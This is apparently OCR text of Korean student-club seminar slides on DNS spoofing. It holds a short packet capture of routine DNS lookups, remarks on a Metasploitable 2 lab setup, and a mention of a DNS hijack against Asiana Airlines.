159	31.073775123	192.168.249.2	192.168.249.132	DNS	112	Standard query response 0x229c A push.services.mozilla.com A 34.107.243.93 OPT
160	31.073775191	192.168.249.2	192.168.249.132	DNS	183	Standard query response 0x80ba No such name AAAA push.services.mozilla.com.local
161	31.073775258	192.168.249.2	192.168.249.132	DNS	183	Standard query response 0xc05d No such name A push.services.mozilla.com.localdom
162	31.647636016	192.168.249.132	192.168.249.2	DNS	85	Standard query 0xe14b HTTPS www.google.com OPT
163	31.648738002	192.168.249.132	192.168.249.2	DNS	85	Standard query 0xff07 A www.google.com OPT
164	31.648738470	192.168.249.132	192.168.249.2	DNS	85	Standard query 0x79cf AAAA www.google.com OPT
165	31.648738541	192.168.249.132	192.168.249.2	DNS	86	Standard query 0x9b61 HTTPS www.gstatic.com OPT
166	31.650320845	192.168.249.132	192.168.249.2	DNS	86	Standard query 0xbe7c A www.gstatic.com OPT


SEMINAR

WHAT I LEARNED DURING PRACTICE

- metasploitable 2 를 피해자로 공격
  --> metasploitabel 2는 GUI 모드 지원 X
- 우분투, 윈도우 가상환경
  --> HTTP 기본 지원 X, HTTPS 만 지원.

SEMINAR

DNS 스푸핑에 주목해야할 이유



아시아나항공에서는 자체 서버가 아닌 DNS 서버를 관리하는 외주 호스팅 업체에 대한 공격이 있었으며, 고객의 개인정보 등은 유출되지 않았다고 주장하고 있다. 해킹 전문가들 역시 이번 공격이 도메인을 해외 IP로 변조시킨 DNS 서버 공격으로 보인다고 추정하고 있다.

Q&A

궁금한 점 질문해 주세요.

THANK YOU

경청해주신 SWING 학회분들 감사합니다.